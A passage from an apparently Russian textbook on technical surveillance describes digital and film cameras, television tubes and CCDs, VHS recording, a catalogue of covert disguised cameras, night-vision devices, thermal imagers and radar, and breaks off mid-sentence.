В настоящее время в результате достижений в микроэлектронике развивается принципиально новое направление в фотографировании - цифровое электронное фотографирование. Цифровой фотоаппарат представляет собой малогабаритную цветную телевизионную камеру на ПЗС, электрические сигналы с выхода которой записываются не на магнитную ленту, как в видеокамере, а преобразуются в цифровой вид и запоминаются полупроводниковой памятью фотоаппарата. Информация, содержащаяся в памяти, может просматриваться на экране телевизора, цветное изображение регистрируется на бумаге с помощью специального принтера. Цифровой фотоаппарат также сопрягается с ПЭВМ. Отснятое изображение может отображаться на экране дисплея, редактироваться с помощью графических редакторов и выводиться на печать принтером.

Сравнительные характеристики цифровых фотоаппаратов приведены в табл 10.4

Таблица 10.4

Модель	Разрешение, точки	Емкость ОЗУ, МБайт	Кол. кадров	Габариты, см	Масса, г
Agfa ePhoto 307	640x480/ 320x240	2	36/72	76x140x38	370
Apple Quik-Take 150	640x480/ 320x240	1	16/32	56x135x155	455
Canon Power-Shot 600	832x608/ 320x240	1	4/36	90x157x58	625
Casio QV-10-Aplus	480x240	2	96	65x130x40	200
Epson Photo PS	640x480/ 320x240	1	16/32	90x165x50	65
Kodak DC20	493x373/ 320x240	1	8/16	60x100x30	120
Kodak DC40	756x504	4	48/99	155x155x135	455
Kodak DC50	756x504	1	7/22	60x110x150	625
Olympus D-2001	640x480/ 320x240	2	20/80	145x70x45	310
Ricoh RDC-2	768/576	2	9/38	9/38	310

Примечание. В столбцах 2 и 4 в числителе указаны максимальные значения, в знаменателе - минимальные.

Отснятые кадры могут просматриваться на экране телевизора, записываться на видеомагнитофон, передаваться на IBM-совместимые компьютеры. В процессе просмотра изображения на ПЭВМ можно увеличивать отдельные части кадра, одновременно наблюдать на дисплее 1, 4 или 9 кадров изображения с целью выбора лучшего для вывода на печать.

Разрешение изображения цифрового фотоаппарата определяется разрешением его светозлектрического преобразователя. Но с увеличением разрешения уменьшается при ограниченном объеме памяти количество кадров. Компромисс между разрешением и количеством кадров достигается введением возможности изменения оператором показателей разрешения запоминаемого кадра. Если использовать карты памяти стандарта PCVIA, то количество кадров может существенно увеличено. Для дополнительной памяти объемом 16 Мб количество кадров пропорционально возрастает и составляет сотни снимков.

Изображение с разрешением 640x480 соответствует качеству телевизионного изображения, но уступает возможностям фотопленок. Однако цифровое фотографирование не связано с химической обработкой светочувствительных материалов, что резко улучшает потребительские свойства цифровых фотоаппаратов, обладает большой оперативности просмотра изображений и гибкостью редактирования изображения на ПЭВМ.

Учитывая перспективы миниатюризации радиоэлектронных элементов, прежде всего «памяти», и повышения разрешения ПЗС, у цифровых фотоаппаратов большое будущее.

Информация о движущихся объектах добывается путем кино и видеосъемки с помощью киноаппаратов и видеокамер. При киносъемке изображение фиксируется на светочувствительной киноплёнке, при видеозаписи - на магнитной пленке.

Под киносъемкой понимают процесс фиксации серии последовательных изображений (кадров) объекта наблюдения через заданные промежутки времени, определяемые частотой кадров в секунду. Каждый кадр кинофильма содержит единичный изображение объекта и соответствует состоянию объекта в момент съемки. Число кадров колеблется от единиц кадров в минуту и даже часов для съемки медленно текущих процессов до сотен тысяч в секунду для сверхскоростной специальной съемки, например, для наблюдения электрического разряда или полета пули.

Устройство кинокамеры близко к устройству фотоаппарата с той принципиальной разницей, что в процессе киносъемки пленка скачкообразно продвигается с помощью рейферного механизма перед кинообъективом на один кадр. Закрытие объектива на время продвижения киноплёнки осуществляется заслонкой (обтюратором), вращение которой перед объективом синхронизировано с работой рейфера. Внутри и вне помещений киносъемка движущихся людей производится на 8 и 16-мм пленку с частотой 8-32 кадра в секунду.

## Средства телевизионного наблюдения

Видеокамера является средством регистрации движущихся изображений с помощью средств телевизионного наблюдения. Схема средств телевизионного наблюдения показана на рис. 10.4.



Рис. 10.4. Схема средств телевизионного наблюдения.

При телевизионном наблюдении изображение объективом проецируется не на светочувствительный слой фото или киноплёнки, как при фото или киносъёмке, а на фотокатод вакуумной передающей трубки или твердотельного преобразователя. Фотокатод содержит вещества, из атомов которого кванты световой энергии выбивают электроны, количество которых пропорционально энергии света (яркости элемента изображения). На фотокатод образуются изображение  $Q(x,y,t)$  в виде электрических зарядов, эквивалентное оптическому  $B(x,y,t)$  изображению, где  $Q$  и  $B$  - значения соответственно величины зарядов и яркости в точках с координатами  $x, y$  в момент времени  $t$ .

В вакуумных телевизионных передающих трубках производится считывание величины заряда с помощью электронного луча трубки, перемещающегося по горизонтали и вертикали под воздействием магнитного поля. Это поле создается отклоняющими катушками, надеваемыми на горловину телевизионной трубки.

За время развития телевидения разработано много типов передающих телевизионных трубок, отличающихся чувствительностью фотокатода и разрешающей способностью. Появление достаточно простых ТВ-трубок типа “видикон” позволило создать компактные телекамеры. Миниатюрные видиконы с диаметром до 15 мм обеспечивают четкость 400-600 линий. На основе видикона разработаны различные варианты телевизионных передающих трубок: плюмбикон, кремникон, суперкремникон, секон, обеспечивающих качественное фотоэлектрическое преобразование в широком диапазоне длин волн света и освещенности. В начале 70-х годов был открыт и реализован новый принцип построения


безвакуумных, твердотельных преобразователей "свет-электрический сигнал", т. н. приборов с зарядовой связью (ПЗС).

В основу таких приборов положены свойства структуры металл-окисел-полупроводник, называемой МОП-структурой (рис. 10.5).



Рис. 10.5. Схема фрагмента ПЗС.

Фотокатод или мишень ПЗС представляет матрицу из ячеек с МОП-структурами. Размеры каждой ячейки соответствуют размерам элементам изображения. Разрешающая способность ПЗС определяется количеством ячеек, размещающихся в поле изображения фотокатода.

Считывание зарядов, образующихся в каждой ячейке ПЗС под действием света изображения, попадающего на светочувствительную поверхность ячейки, производится путем последовательного перекачивания зарядов с ячейки на ячейку. В результате этого на выходе ПЗС образуется последовательность электрических дискретных сигналов, амплитуда которых соответствует величине заряда на ячейках мишени ПЗС.

Максимум чувствительности ПЗС находится в ближней ИК-области, что позволяет их эффективно применять в ИК-диапазоне.


Электрический сигнал на выходе вакуумной передающей трубки или ПЗС усиливается и передается по проводам или в виде радиосигналов распространяется в атмосфере к телевизионному приемнику. Последний выполняет обратные функции, преобразуя электрический сигнал в изображение, яркость каждого элемента которого эквивалентна амплитуде соответствующего сигнала. Формирование изображения производится на экране приемной вакуумной трубки или экрана на жидких кристаллах.

В вакуумной приемной телевизионной трубке (кинескопе) изображение создается на ее экране электронным лучом, модулируемым электрическим сигналом и перемещающимся с помощью магнитного поля катушек отклонения по горизонтали (строке) и вертикали (по кадру) синхронно с лучом передающей трубки. Синхронность обеспечивается путем

передачи синхронизирующих сигналов в виде групп импульсов, моменты времени формирования которых соответствуют границам строк и кадров. Синхроимпульсы совместно с сигналом изображения образуют полный телевизионный сигнал. При приеме из телевизионного сигнала выделяются синхроимпульсы, которые синхронизируют работу устройств кадровой и строчной развертки. Эти устройства формируют сигналы, при прохождении которых по катушкам отклонения создается растр изображения.

Основными характеристиками телевизионных средств наблюдения являются чувствительность передающих трубок (ПЗС) и разрешающая способность. Чувствительность определяется чувствительностью материала фотокатода, а разрешение - количеством строк разложения изображения.

Современные передающие телевизионные трубки имеют чувствительность, обеспечивающую телевизионное наблюдение в сумерках.

Разрешение современных телевизионных систем наблюдения стандартизировано и составляет 625 строк. Чем выше разрешение, тем меньше длительность сигнала элемента изображения и тем шире спектр телевизионного сигнала. Минимальный спектр телевизионного сигнала, передаваемого с частотой кадра 25 Гц и разрешением в 625 строк, составляет 6.5 МГц, полного телевизионного сигнала (со звуковым сопровождением) - 8 МГц. Для передачи таких сигналов на значительные расстояния (сотни км) необходима большая мощность передатчика.

Проблемы, возникающие из-за широкой полосы телевизионного сигнала, существует при его записи на магнитную ленту. В аудимагнитофоне максимальная частота сигнала достигает 20 кГц, что составляет менее 1/300 части верхней частоты видеосигнала. Поэтому для записи видеосигнала на принципах аудиозаписи необходимо увеличить скорость перемещения ленты в 300 раз, что неприемлемо. В видеомагнитофоне реализован комплекс мер, обеспечивающих качество изображения, близкое к телевизионному, при приемлемых потребительских показателях видеомагнитофона и видеокассеты (габаритах, весе, времени записи на кассете). С этой целью при видеозаписи уменьшают полосу частот до 4-6 МГц, а для уменьшения линейной скорости перемещения магнитной ленты производится поперечно-строчная (поперек ленты) и наклонно-строчная (под острым углом к направлению движению ленты) запись видеосигналов на магнитную ленту с помощью вращающихся одной или нескольких (до 4-х) головок. Сигналы звукового сопровождения и управления записываются на боковых краях магнитной ленты. Такие методы записи видеосигналов позволяют при сохранении высокой скорости движения ленты относительно головки значительно (порядка 100 раз) уменьшить продольную ее скорость и обеспечить приемлемое время записи на одной кассете. Для уменьшения влияния паразитной амплитудной модуляции из-за переменного контакта головки с лентой применяют частотную

модуляцию с переменным индексом модуляции для разных частот и записывают на ленту частотно-модулированный сигнал. Кроме того, сохранение требуемых временных соотношений достигается применением высокоточных лентопротяжных механизмов, систем автоматического регулирования электродвигателями и цифровых корректоров временных искажений.

Видеомагнитофоны с поперечно-строчной записью обеспечивают высокое качество изображения и звукового сопровождения, но громоздки и сложны в эксплуатации. Конструктивно более простыми являются профессиональные и бытовые видеомагнитофоны с наклонно-строчной записью.

В зависимости от требований к качеству записи и соответствующей скорости “лента-головка” применяют ленты шириной 50.8, 25.4, 19, 12.65 и менее. Широкая лента используется в профессиональных видеомагнитофонах, 12.65 мм и менее - в бытовых. Разнообразие значений ширины ленты в сочетании с разными способами записи обусловили множество форматов записи: для ленты шириной 50.6 мм - Q, 25.4 мм - В, С, 19.05 мм - U, 12.65мм - L, M11, VHS, Beta и др. В бытовой видеозаписи наибольшее распространение получили форматы VHS и Beta. Видеофонограммы формата VHS для отечественной бытовой аппаратуры имеют следующие параметры:

- скорость головки относительно ленты - 4.85 м/с;
- продольная скорость ленты - 23.39 мм/с;
- ширина видеострочки - 0.04 мм;
- ширина дорожки звука - 0.3 мм;
- ширина дорожки управления - 0.75 мм;
- угол наклона строчки относительно края ленты - около 6 град.

Малая продольная скорость ленты позволяет на стандартной кассете с размерами 188x104x25 мм производить непрерывную запись изображения в течение 3-5 часов (в зависимости от толщины ленты и других мер).

В целях повышения качества изображения развивается цифровая видеозапись в форматах D1-D5, а в интересах сокращения габаритов и веса, что важно для решения задач по добычанию информации, - переход на малогабаритные кассеты. На базе широко применяемого формата VHS предложены форматы VHS-C для кассеты с габаритами 92x59x22.5 мм), Video 8 (95x62.5x15 мм, ширина ленты 8 мм) и малогабаритная кассета МК (102x63x12) с шириной ленты 3.8 мм. В современных видеомагнитофонах удается также снизить скорость до 1 см/с и менее с соответствующим увеличением времени записи. Например, в цифровом видеомагнитофоне EV-A80 (Sony) достигнута скорость ленты 0.6/0.3 см/с, время записи в формате V-8 - 540/1120 мин. с разрешением 250 строк.

При существующих стандартах на параметры телевизионных средств наблюдения их

разрешение на порядок хуже разрешения фотоснимков. Для повышения четкости изображения разрабатываются средства с повышенными в 2 раза разрешением и частотой кадров. Но при этом соответственно увеличивается ширина спектра телевизионного сигнала со всеми вытекающими из этого недостатками. Поэтому для широкого внедрения качественного телевидения необходимо решить проблему сокращения ширины спектра его телевизионного сигнала.

Для телевизионного наблюдения в ИК-диапазоне применяют телевизионные приборы с ЭОП, устанавливаемые перед вакуумными передающими трубками и ПЗС.

Для наблюдения в оптическом диапазоне применяют также лазеры, лучи которых в видимом или ИК-диапазонах подсвечивают объекты в условиях низкой освещенности. Для этой цели луч лазера с помощью качающихся зеркал сканирует пространство с наблюдаемыми объектами, а отраженные от них сигналы принимаются фотоприемником так же как при естественном освещении.

С целью обеспечения скрытого наблюдения средства наблюдения камуфлируются под бытовые приборы и личные вещи. Некоторые средства приведены в табл. 10.5.

Таблица 10.5.

Наименование	Тип, фирма	Характеристики
Поясная видеокамера	PK5110, ELECTRONIC	ПЗС, 280x350 линий, мин. освещение 3 лк, угол зрения 55, 180 г, передатчик PK 1910, 170 г
Поясная видеокамера с магнитофоном	PK6020, ELECTRONIC	ПЗС, 280x350, 3 лк, 180 г, магнитофон 50x110x170 мм, время записи 3 ч.
Цветная видеосистема в кейсе	PK5325, ELECTRONIC	Включает камеру "Сатикон", видеоманитофон, устройство питания, монитор, 460x330x120 мм, 13.2 кг
Видеокамера-зажим	OSV-4, KNOWLEDGE EXPRESS	Видеокамера в булавке для галстука, 2 лк, соединена с видеоманитофоном в кармане, продолжительность работы видеоманитофона 3ч. .
Автомобильная видеокамера	PK1780-s, ELECTRONIC	Объектив в автомобильной антенне, видеокамера с передатчиком, дальность 3 км,



		83x167x49 мм, 460 г
Видеокамера в датчике пожара	OVS-12, KNOWLEDGE GE EXPRESS	2 мм объектив с $f=13.3$ мм, ручное и автоматическое панорамирование - 30-260 град.
Видеокамера в картине	OVS-13, KNOWLEDGE EXPRESS	Камера аналогична OVS-12, картина размером 12.5x17.8 см
Фотокамера-часы	PK420, ELECTRONIC	Диаметр 34 мм, толщина 10 мм, вес 70 г, 7 снимков диаметром 5.5 мм
Фотокамера в дипломате	PK1690,- S, ELECTRONIC	Стандартный размер портфеля-дипломата, 7.5 кг, пленка 35 мм, съемка автоматизирована

Примечание. ПЗС - приборы с зарядовой связью.

### Приборы ночного видения

Для визуально-оптического наблюдения в инфракрасном диапазоне необходимо невидимое для глаз изображение в инфракрасном диапазоне (более 0.76 мкм) переместить в видимый диапазон. Для визуально-оптического наблюдения в ИК-диапазоне применяются приборы ночного видения (ПНВ).

Основу приборов ночного видения составляет электронно-оптический преобразователь (ЭОП), преобразующий невидимый глазом свет в видимый. Самый простой ЭОП, так называемый стакан Холста, состоит из двух параллельных пластин, помещенных в стеклянный стакан, из которого выкачан воздух (рис. 10.2).



Рис. 10.2. Схема стакана Холста.

Внешняя сторона первой пластины - фотокатода покрыта светочувствительным

материалом (слоем из окиси серебра с цезием), второй представляет металлизированный экран с люминофором. Между пластинами создается сильное электрическое поле величиной 4-5 кВ.

На фотокатод объективом проецируется изображение в ИК-диапазоне. В каждой точке фотокатода под действием фотонов света возникают свободные электроны, количество которых пропорционально яркости соответствующей точки изображения. Электрическое поле между пластинами вырывает свободные электроны из фотокатода и, разгоняя, устремляет их к экрану с люминофором. В моменты столкновения электронов с люминофором возникают вспышки света, яркость которых пропорциональна количеству электронов. Таким образом, на экране с люминофором формируется изображение в видимом диапазоне, повторяющее исходное в ИК-диапазоне.


Однако параметры (чувствительность, разрешение) рассмотренного ЭОП невысокие и не обеспечивают наблюдение при низкой освещенности и, следовательно, добывание демаскирующих признаков об объекте с мелкими деталями. С момента создания первого ЭОП в виде стакана Холста разработано несколько поколений этих приборов (от нулевого до 3-го). ЭОП 2 и 3-го поколений, которые используются в настоящее время, имеют чувствительный фотокатод, а между пластинами камеры размещается так называемая микроканальная пластина. Пластина содержит приблизительно 5000 микроканалов на 1 мм (диаметр канала достигает 12 мкм), внутри которых движутся электроны фотокатода. В результате устранения взаимного влияния электронов от соседних точек фотокатода, движущихся по разным микроканалам, достигается повышение разрешающей способности прибора ночного видения с микроканальной пластиной. Кроме того, в процессе движения электронов внутри каналов происходит “размножение” электронов в результате выбивания их из стенки канала при столкновении с ней движущихся электронов.

Основные показатели приборов ночного видения различных поколений приведены в табл. 10.1.

Таблица 10.1.

Поколения	Коэффициент усиления	Разрешающая способность, лин/мм	Чувствительность, мкА/лм
I поколение:			
-	80	65	*
однокамерные	4000	40	*
-	50000	25	*
двухкамерные			

- трехкамерные			
II поколение	7000- 15000	28	270
III поколение	20000- 35000	35	1250

На основе ЭОП 2 и 3-го поколений созданы различные приборы ночного видения, включающие ночные бинокли и очки, артиллерийские приборы и прицелы для различных образцов военной техники. Самые малые по размерам ПНВ - очки на базе ЭОП 3-го поколения имеют угол зрения 40 град., дальность наблюдения (обнаружения) 500м при естественном освещении около  $10^{-3}$  лк, массу 700 г.

Приборы ночного видения эффективно работают в условиях естественного ночного освещения, но не позволяют проводить наблюдения в полной темноте (при отсутствии внешнего источника света). Их чувствительности недостаточно для приема световых лучей в ИК-диапазоне, излучаемых телами.

Приборы ночного видения (ПНВ) разделяют на 3 группы:

- приборы малой дальности действия (ночные очки), позволяющие видеть фигуру человека на расстоянии 100-200 м. Вес и габариты этих приборов позволяют носить их в карманах, сумках, портфелях;

- приборы (ночные бинокли, трубы) средней дальности (человек виден до 300-400 м), наблюдение ведется с помощью с рук;

- приборы большой дальности действия (до 1000 м), устанавливаемые для наблюдения на треноге или подвижном носителе.

Например, прибор ночного видения - бинокль фирмы Noctron (США) имеет фокусное расстояние 135 мм, угол поля зрения -  $10.6^{\circ}$ , масса 1.98 кг, габариты 320x80x210 мм, дальность наблюдения человеком 300-400 м.

По способу подсветки приборы ночного видения условно разделяют на три типа: - объект наблюдения подсвечивается с помощью искусственного источника ИК-излучения, размещенного на приборе ночного видения;

- с подсветкой от естественного освещения;

- принимающего собственное тепловое излучение объекта наблюдения.

Приборы ночного видения первого типа содержит ИК-фару в виде обычного источника света мощностью 25-100 Вт, закрытой спереди специальным фильтром. Например, прибор ночного видения с подсветкой «Аргус» позволяет вести наблюдение в полной темноте

объектов на удалении до 120 м [14]. На этом удалении можно различить силуэт человека и определить тип транспортного средства. Опознать человека по признакам внешности и лица можно на значительно меньшем расстоянии 35-50 м. Приборы ночного видения без подсветки при освещенности ночью в летнее время (приблизительно 0.005 лк) позволяют видеть фигуру человека на расстоянии до 300-400 м. ПНВ без подсветки отечественного производства «Ворон» имеет пороговый уровень освещенности для визуального обнаружения объектов 0.001 лк, для регистрации - 0.01 лк. Его разрешающая способность не менее 28 лин/мм, диапазон автоматической регулировки 100000, напряжение питания 5-9 В, масса - не более 1.2 кг. Приборы третьего типа называются тепловизоры.

### Тепловизоры

Преграду для создания прибора наблюдения в полной темноте на рассмотренных принципах создают тепловые шумы фотокатодов. Снижение уровня этих шумов достигается снижением температуры фотоприемника. Для достоверного выделения энергии теплового излучения на фоне собственных шумов фотоприемника последний нуждается в охлаждении до весьма низких температур в интервале  $-70^{\circ}$  -  $(-200)^{\circ}$  С.

Способы охлаждения фотоприемника реализуются в тепловизорах, типовая схема которого приведена на рис. 10.3.



Рис. 10.3. Схема тепловизора.

В качестве электронно-оптических преобразователей современных тепловизоров используются линейки с фотодиодами (60-200 штук), образующими строку кадра. Развертка по вертикали (сканирование) производится путем механического качания зеркала, направляющего световые лучи от объектива к фотоприемнику. Охлаждение фотоприемников осуществляется специальными микрогабаритными холодильниками, в которых реализуются принципы термоэлектрического охлаждения, расширения газа в вакууме, термодинамические циклы Стирлинга и др. Например, ручной французский тепловизор IRGO, работающий в диапазоне 3-5 мкм, обеспечивает наблюдение в полной темноте на расстоянии до 1 км с четкостью 200x120 элементов разложения изображения и с частотой

сканирования 25 Гц. Изображение в видимом диапазоне формируется на экране с матрицей из светодиодов, излучающих желтый цвет. Мощность энергопотребления прибора составляет 10 Вт, масса с батареей питания - 4 кг.

Основными характеристиками технических средств наблюдения в ИК-диапазоне, влияющие на их возможности, являются следующие:


- спектральный диапазон;
- пороговая чувствительность по температуре;
- фокусное расстояние объектива;
- диаметр входного отверстия объектива;
- угол поля зрения прибора;
- коэффициент преобразования (усиления) ЭОП;
- интегральная чувствительность фотокатода ЭОП.

#### 10.1.2. Способы и средства наблюдения в радиодиапазоне

Радиолокационное и радиотепловое наблюдение осуществляется в радиодиапазоне электромагнитных волн с помощью способов и средств радиолокации и радиотепловидения.

Для получения радиолокационного изображения в радиолокаторе формируется зондирующий узкий сканирующий (перемещающейся по определенному закону по горизонтали и вертикали) луч электромагнитной волны, которым облучается пространство с объектом наблюдения. Отраженный от поверхности объекта радиосигнал принимается радиолокатором и модулирует электронный луч электронно-лучевой трубки его индикатора, который перемещаясь синхронно с зондирующим лучем «рисует» на экране изображение объекта. Принципы радиолокационного наблюдения показаны на рис.10. 6.



Рис. 10.6. Принципы радиолокационного наблюдения.

Радиолокационное изображение существенно отличается от изображения в оптическом диапазоне. Различие обусловлено разными свойствами отражающей поверхности объектов в оптическом и радиодиапазонах.

Отраженная энергия в радиодиапазоне пропорциональна площади поверхности и конфигурации объекта, электрической проводимости поверхности. Отражательная способность объекта или его элементов характеризуется эффективной площадью рассеяния.

Эффективная площадь рассеяния равна площади идеальной плоской поверхности, перпендикулярной к направлению облучения и помещенной в точке нахождения объекта, которая создает у приемной антенны радиолокатора такую же плотность потока мощности, как реальный объект.


Основными показателями радиолокационных средств наблюдения являются следующие:

- дальность наблюдения;
- разрешающая способность на местности.

Дальность радиолокационного наблюдения зависит от излучаемой радиолокатором энергии (мощности передатчика локатора) и характеристик среды распространения электромагнитной волны. Ослабление электромагнитной волны при ее распространении определяется длиной волны и степенью ослабления ее в атмосфере. Чем короче длина волны, тем прямолинейнее ее путь распространения и тем больше она затухает в атмосфере. Но одновременно тем выше может быть обеспечена разрешающая способность радиолокатора на местности.

Разрешение радиолокатора на местности определяется величиной пятна, которое создает луч радиолокационной станции при облучении поверхности объекта или местности. Пятно тем меньше, чем уже диаграмма направленности антенны радиолокатора. Последняя, в свою очередь, определяется соотношением геометрических размеров конструкции антенны и длины волны. Кроме того, следует иметь в виду, что электромагнитная волна отражается от объекта или его деталей, если их размеры, по крайней мере, соизмеримы с длиной волны. Если размеры их значительно меньше, то волна эти объекты огибает. В связи с этими с этими соображениями наиболее широко в радиолокации применяется сантиметровый диапазон с тенденцией перехода в мм-диапазон.

По дальности действия наземные радиолокаторы различаются на малой, средней, большой дальности и сверхдальнего действия. РЛС малой дальности применяют для обнаружения людей и транспортных средств на расстоянии в сотни метров, средней - единицы км, большой - десятки км. Точность определения координат наземных РЛС составляет по дальности 10-20% и около градуса по азимуту.

Сверхдальные РЛС используют эффект, открытый в 60-е годы Н. И. Кабановым. Этот эффект состоит в способности радиоволн в декаметровом диапазоне распространяться на

большие расстояния не только в прямом, но и обратном направлениях. Отражаясь от объектов на земной поверхности на удалении 800-4000 и более км от РЛС, электромагнитные волны, несущие информацию об их демаскирующих признаках, принимаются и регистрируются приемником радиолокатора. Однако из-за нестабильности ионосферы разрешение таких РЛС значительно хуже, чем у надгоризонтных радиолокаторов.

Повышение разрешающей способности радиолокаторов без значительного увеличения размеров антенны, что особенно важно для воздушного и космического радиолокационного наблюдения, обеспечивается в радиолокационных станциях бокового обзора (РЛС БО). Они размещаются на самолетах и разведывательных КА.

В РЛС БО применяются два вида антенн: вдольфюзеляжные и с синтезированной (искусственной) апертурой антенны (РСА).

Принцип работы радиолокатора бокового обзора иллюстрируется на рис. 10.7.



Рис.10.7. Принцип работы радиолокатора бокового обзора.

Элементы антенны первого вида размещают вдоль фюзеляжа самолета с обеих его сторон или в подвесном контейнере-обтекателе. Благодаря этому размер антенны можно увеличить до 15 м. Такая антенна создает в боковом направлении узкую (доли градусов) диаграмму направленности в горизонтальной плоскости и широкую - в вертикальной. В текущий момент времени она облучает на земной поверхности площадку шириной  $\Delta x$  и длиной  $\Delta y$  (см. рис.3.7). Так как зондирующий сигнал проходит до элементов этой площадки и после отражения к антенне разные пути, то лучи в точке приема имеют разные фазы. На приемной стороне сигналы, отраженные от разных участков площадки, упорядочиваются

по фазе, в результате чего обеспечивается возможность увеличить разрешение в вертикальной плоскости до значения, соответствующего шагу дискретизации фазы. Величина же шага ограничивается точностью определения точности фазы и возможностями бортового компьютера.

Просмотр земной поверхности по направлению полета самолета или космического аппарата производится за счет движения носителей РЛС

